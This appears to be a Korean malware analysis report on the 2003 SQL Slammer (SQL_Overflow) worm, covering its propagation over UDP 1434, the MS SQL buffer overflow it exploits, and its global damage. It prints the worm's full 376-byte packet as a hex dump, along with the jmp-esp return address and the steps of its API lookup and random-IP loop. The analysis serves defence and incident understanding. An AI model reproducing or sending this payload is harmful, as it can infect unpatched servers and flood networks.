


Technical Report

SQL_Overflow웜의 분석 보고서

안철수연구소 기술기획실

목 차

1. 개요

2003년 1월 25일 14:30분 발생한 SQL_Overflow웜[1)]은 MS SQL 서버의 취약점을 이용하여 전파되었으며, 이로 인하여 국내외 인터넷 망이 마비되는 초유의 사태가 발생하였다.

이 웜은 2003년 1월 25일 14:10분경 미국, 호주 등을 통해 국내로 유입된 것으로 추정되고 있다. 이로 인해 14:25분경 몇몇 회선의 과부하 현상이 발생되었고, 16:00경 각 ISP는 웜이 유입되는 UDP 1434번을 차단하였다.

본 보고서에서는 금번 SQL_Overflow웜과 관련된 전반적인 내용과 원인 및 대응 방법등을 정리하였다. 모쪼록 본 보고서가 금번 발생된 인터넷 사고에 대해 정확히 이해하고 향후 IT 강국에 걸맞는 보안 대책을 세우는데 도움이 되기를 바란다.

---

[1] SQL_Overflow웜은 Slammer, Sapphire, Worm.SQL.Slammer, W32.SQLExp.Worm, SQLSlapper, Worm_SQLP1434.A 등으로 불리기도 한다. 본 고에서는 'SQL_Overflow웜'으로 명명한다.

2. SQL_Overflow 웜의 분석

2.1 감염 대상 시스템

본 웜은 MS SQL 또는 MSDE의 보안 취약성을 이용하여 전파가 되고 있으며, 아래 제품을 사용하면서 SP3나 해당 버그픽스(MS02-039)를 하지 않은 시스템이 감염 대상이 된다. 관련 CVE 넘버는 CAN-2002-0649이다.

- Microsoft SQL Server 2000
- Microsoft Desktop Engine (MSDE) 2000

MS02-039의 버그는 MS SQL Server 7.0, MS SQL Server 2000, MS Data Engine (MSDE) 1.0, MS Desktop Engine (MSDE) 2000 등이 영향이 있으나, MS SQL 2000, MSDE 2000만이 웜에 의해 감염이 되고 있다.

2.2 활동 방식

2002년 7월 24일 발견된 “Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution 취약점” 을 이용하여 확산되며, 감염된 시스템은 불특정 IP 주소를 선택하여 UDP 1434 포트로 웜 복제를 위한 376 바이트의 패킷을 지속적으로 보내게 된다.

일부 언론에서 1월 25일 보도된 DDoS 공격이었다는 것, 그리고 네임서버에 대한 해킹, 감염되면 새로이 전파되기 위해서 256개씩의 감염 시도를 한다는 것과 등은 오보임을 알려두고자 한다.

SQL_Overflow웜은 2002년 7월 발견이 되었던 코드레드 웜과 같이 메모리에 상주하는 악성 코드이다. 웜이 작동하게 되면 무한 루프를 돌면서 ws2_32.dll의 sendto 함수를 이용하여 랜덤 IP로 무한 루프를 돌며 감염을 위한 패킷을 반복적으로 보낸다. 취약성을 가지는 시스템 뿐만 아니라 취약성을 가지지 않은 시스템에도 패킷을 보냄으로써 네트워크 과부하와 이상 현상들을 야기시키게 된다.

2.3 특징

금번 웜의 코드 자체는 매우 간단하게 구성되어 있다.
즉, 376바이트에 포함된 웜은 취약점이 있는 시스템에게 버퍼 오버플로우를 이용하여 외부로부터 명령어를 수행시킬 수 있도록 하여 시스템에 침입한 후, 376 바이트의 웜 코드를 불특정 IP 주소로 반복적으로 발송하도록 되어있다.

이전의 유사한 웜이었던 코드레드와의 차이점은 다음과 같다.

첫째, 코드레드는 감염된 시스템 가까이 있는 시스템들을 대상으로 취약점이 존재하는지 먼저 점검을 하고, 취약점을 가진 시스템에 웜 코드를 보내는 형식으로 수행이 된다. 하지만, SQL_Overflow웜은 취약점이 있는 시스템을 찾지 않고 무작위적으로 선택된 IP 주소에 웜 코드를 발송한다. 이때 패킷을 받는 시스템에 취약성이 존재하면 감염된다.

둘째, 이 웜은 UDP를 이용한다. TCP를 이용하는 코드레드는 통신 채널의 설정 과정이 필요했지만, UDP의 경우는 한 개의 패킷을 보내는 것만으로도 통신의 과정이 끝나기 때문에 훨씬 많은 수의 패킷을 생성해서 보낼 수 있다.

2.4 기술적 분석

(1) 웜코드

UDP 포트 1434로 다음과 같은 패킷이 전송되면 해당 취약점이 있는 시스템에서는 즉시 웜이 활동하기 시작한다. 패킷의 앞 부분은 IP/UDP 헤더 정보이며, 040101010101 부분부터가 웜코드이다.

```
0000   01 00 5e 61 3c 49 00 02 a5 3f 0b 53 08 00 45 00    ..^a<I...?.S..E.
0010   01 94 7b 92 00 00 01 11 8c ff 3d 4a 4a 53 eb e1    ..{.......=JJS..
0020   3c 49 04 1c 05 9a 01 80 81 67 04 01 01 01 01 01    <I.......g......
0030   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01    ................
0040   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01    ................
0050   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01    ................
0060   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01    ................
0070   01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01    ................
0080   01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb    ..............B.
0090   0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90    ........p.B.p.B.
00a0   90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01    .......h...B....
00b0   01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5    .1...P..5....P..
00c0   51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e    Qh.dllhel32hkern
00d0   51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54    QhounthickChGetT
00e0   66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66    f.llQh32.dhws2_f
00f0    b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73    .etQhsockf.toQhs
0100   65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d    end....B.E.P..P.
0110   45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b    E.P.E.P..P....B.
0120   1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff    ...=U..Qt.....B.
```

```
0130   16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1     ...1.QQP........
0140   01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a     ....Q.E.P.E.P..j
0150   11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50     .j.j...P.E.P.E.P
0160   ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d     ........<a...E..
0170   0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d     .@...........)..
0180   04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51     .....E.j..E.P1.Q
0190   66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6     f..x.Q.E.P.E.P..
01a0   eb ca
```

반복되는 01010101 패턴으로 인하여 SQL 서버 프로세스 수행 중에 버퍼오버플로우가 발생한다.


(2) 동작 방식

SQL_Overflow는 위와 같이 SQL 서버가 SQL 모니터 포트로 전송된 데이터를 적절히 처리하지 못하는 버퍼 오버플로우 결함을 이용한 것으로, SQL Server 2000이 시스템 권한으로 수행되기 때문에, 그 권한을 그대로 가지게 된다.

다음으로 웜의 상세한 동작 방식을 단계적으로 기술한다. 웜 코드의 동작은 크게 4단계로 구분해 볼 수 있으며, 마지막 단계를 무한히 수행한다.

Ⅰ. 스택에 원하는 값을 채우는 단계
Ⅱ. 활동을 위해 필요한 함수를 얻기 위한 준비 단계
Ⅲ. 통신을 시작하기 위한 설정 단계
Ⅳ. 무한루프를 돌면서 데이터를 전송하는 단계

각 단계의 수행 과정은 다음 페이지의 [그림 1]로 표현할 수 있다.



[그림 1] SQL_Overflow웜의 동작 방식

[그림 1]의 각 단계에 설명은 아래와 같다.

Ⅰ. 스택에 원하는 리턴값과 쓰레기 값을 채우는 단계

원하는 스택영역에 원하는 값 저장
원하는 값(sqlsort.dll 리턴주소인 42B0C9DCh: 42B0C9DCh에는 "jmp esp"명령이 있음)을 원하는 스택영역에 적기위해, 스택에 42B0C9DCh와 24(18h)개의 쓰레기 값(01010101h)을 적는다.

Ⅱ. 활동을 위해 필요한 함수를 얻기 위한 단계

이 단계에서는 필요한 함수를 사용하기 위해 엔트리포인트를 얻는 작업을 한다.

① 사용할 dll 및 Win32 API의 스트링 값 저장
원하는 dll 이름 및 Win32 API 이름의 스트링 값을 스택에 저장한다. 사용하는 dll 및 Win32 API 이름은 아래와 같다.

- dll 명) kernel32.dll, ws2_32.dll
- Win32 API명) GetTickCount, socket, sendto

② ws2_32.dll과 kernel32.dll의 베이스 주소 얻기
sqlsort.dll->IAT의 Loadlibrary 엔트리 값(42AE1018h)을 이용하여, ws2_32.dll의 베이스와 kernel32.dll의 베이스를 얻어, 스택에 저장해 둔다. (IAT: Import Address Table)
이 때, 앞에서 말한 ws2_32.dll과 kernel32.dll의 스트링 값을 사용한다.
C 언어 상에서의 코드는 아래와 같다.

- Sqlsort:[IAT] -> LoadLibrary("ws2_32.dll");
- Sqlsort:[IAT] -> LoadLibrary("kernel32.dll");

③ GetProcAddress의 엔트리포인트 찾기
GetProcAddress의 엔트리포인트의 핑거프린트를 검사하여, 버전에 맞는 적절한 GetProcAddress의 엔트리포인트 값을 찾는다.

Ⅲ. 통신을 시작하기 위한 설정 작업

이 단계에서는 다음의 네가지 설정을 수행한다. 먼저, 목적지 IP를 랜덤하게 설정하기 위해 GetTickCount() 함수로부터 얻은 값을 seed로 사용한다. 공격할 포트를 UDP 1434번으로 설정한 후, socket을 열고 sendto 함수를 사용할 준비를 한다. 이 과정에 대한 상세 설명은 다음과 같다.

④ GetTickCount() 호출
스탭 ③을 통해 GetProcAddress의 엔트리 포인트를 찾았으면, 시스템이 최종으로 시작된 이후의

경과 시간을 1/1000초 단위로 보여주는 GetTickCount()를 호출하고, 그 값을 얻을 수 있다.
이 값은 9번째 스탭에서 랜덤한 목적지 IP를 생성하기 위한 seed로 사용된다.
C 언어 상에서의 코드는 아래와 같다.

```
GetProcAddress(kernel32_base, GetTickCount);
```

여기서, 앞서 얻은 kernel32_base의 주소와 "GetTickCount"라는 스트링의 값을 이용하여, GetTickCount의 엔트리포인트를 얻는다. 얻은 엔트리 포인트를 이용하여, 아래와 같이 GetTickCount함수를 호출하고 그 값을 저장해 둔다.

```
GetTickCount();
```

⑤ 목적지 포트(UDP 1434번) 설정

공격할 목적지 포트를 설정한다. 목적지 포트 번호는 UDP 1434번이다.

⑥ socket() 호출

소켓을 열기위해 socket()함수를 호출해야 한다. GetProcAddress의 두번째 argument로 "socket" 스트링을 넘긴다. 이 부분은 앞서, GetTickCount를 호출하기 위한 부분과 동일하다. 이 때, ws2_32의 베이스 주소가 사용된다.
C 언어상의 코드는 아래와 같다.

```
GetProcAddress(ws2_32_base, socket);
```

얻은 socket()의 엔트리포인트에 원하는 argument를 설정하여 socket()을 호출하고, 얻은 디스크립터를 저장해 둔다.

```
socket(AF_INET, SOCK_DGRAM, IPPORTO_UDP);
```

⑦ sendto() 호출 준비

오픈한 소켓을 통해 데이터를 전송하기 위해 sendto()함수를 호출해야 한다. GetProcAddress의 두번째 argument로 "sendto" 스트링을 넘긴다.
C 언어상의 코드는 아래와 같다.

```
GetProcAddress(ws2_32_base, sendto);
```

마찬가지로 얻은 sendto()의 엔트리포인트를 저장해 둔다.

Ⅳ. 무한루프를 돌면서 데이터를 전송하는 단계

여기까지의 단계가 완료되면, 다른 시스템으로 데이터를 전송하기 위한 모든 준비가 완료된다. 이제 무한루프를 돌면서 데이터를 전송하며, 이로 인해 시스템의 CPU를 거의 100%까지 점유하게 된다. 아래 ⑧, ⑨번 스텝을 연속적으로 수행한다.

⑧ 목적지 IP 설정

목적지주소를 랜덤하게 생성하기 위해 앞에서 얻은 GetTickCount의 값을 seed로 이용한다. 상세한 단계는 같다.

i. GetTickCount()에서 얻은 seed를 레지스터 eax에 저장한다.
ii. 주소 eax+eax*2의 내용을 레지스터 ecx에 저장한다.
iii. 주소 eax+ecx*4의 내용을 레지스터 edx에 저장한다.
iv. 레지스터 edx의 값에 24을 곱해서 edx에 저장한다.
v. 레지스터 edx의 값에 seed를 더해서 edx에 저장한다.
vi. 레지스터 edx의 값에 28을 곱해서 edx에 저장한다.
vii. 레지스터 edx의 값에 seed를 빼서 edx에 저장한다.
viii. 주소 eax+edx*4의 내용을 레지스터 eax에 저장한다.
ix. 레지스터 eax의 값에 ebx을 더해서 eax에 저장한다. 레지스터 eax에 저장된 값이 IP이며, 레지스터 ebx의 값은 sqlsort IAT 함수 엔트리와 0xFFD9613C이 XOR된 상수이다.
x. 생성된 IP주소를 메모리의 특정 주소에 저장했다가 다음번 IP 생성 시 seed로 이용한다.

⑨ sendto() 함수 호출

sendto()함수의 원하는 값들을 설정하여 전송한다. Payload의 길이는 376(178h)로 설정된다.
C 언어상의 코드는 아래와 같다.

```
sendto(sock, payload, 376m 0, sock_addr struct, 16);
```

(3) 확산 경로

공격자가 임의로 생성된 IP 주소로 376 바이트의 웜코드 패킷을 전송하면, 감염 대상 중 취약점이 있는 시스템만 웜에 감염된다. 감염된 시스템은 무한루프를 돌며 웜 확산을 위한 패킷을 반복적으로 전송한다. ([그림 2] 참조)

(4) 웜의 효과


직접적인 효과

- 감염된 서버 부하 증가
- 네트워크 트래픽 증가

간접적인 효과

- 네임서버 장애
- 네트워크 속도 지연 및 마비
- 서버 시스템에 대한 서비스거부공격(DoS) 효과


웜의 효과로 인한 피해 상황은 다음 절에서 상세히 기술한다.



[그림 2] SQL_Overflow웜의 확산 경로

3. 피해 현황


이번에 발생된 문제는 SQL_Overflow웜이 발생시킨 과도한 트래픽으로 인하여 네트워크 속도가 지연되는 현상이 발생하고, 또한 감염된 시스템은 과부하로 인하여 시스템이 다운되는 현상이 발생하였다. 이러한 웜의 직접적인 영향 및 비정상 트래픽으로 인한 간접적인 영향들로 인해 인터넷 서비스 자체가 중단되는 사태가 발생하였다.




[그림 3] SANS Institute의 UDP 1434 포트 트래픽 모니터링

위의 [그림 3]은 SANS Institute에서 UTC 5:15부터 UTC 9:00까지 트래픽 모니터링한 결과로 웜이 급격히 확산된 시점이 UTC 5:30분 (한국 시간 오후 2시 30분) 경임을 알 수 있다.

CAIDA(Cooperative Association for Internet Data Analysis) 분석보고서의 자료를 보면 SQL_Overflow 웜에 의한 급속한 감염 상황 추이를 살펴 볼 수 있다. [그림 4]와 [그림 5]는 웜이 확산되기 전인 한국 시간 오후 2시 29분과 30 여분 후인 3시에 감염 상황이 어떻게 변화했는지를 보여준다. SQL_Overflow웜은 전세계 모든 취약한 서버의 90% 이상을 약 10분 이내에 감염시킴으로써, 지금까지 가장 빠르게 전파된 웜으로 기록되었다. 또한, 코드레드에 감염된 서버가 매 37분마다 2배로 늘어났던 것에 비해 SQL_Overflow웜에 감염된 서버는 8.5초마다 2배로 증가했다.



[그림 4] CAIDA 분석보고서의 UTC 5:29의 전세계 SQL_Overflow 감염 상황도



[그림 5] CAIDA 분석보고서의 UTC 6:00의 전세계 SQL_Overflow 감염 상황도

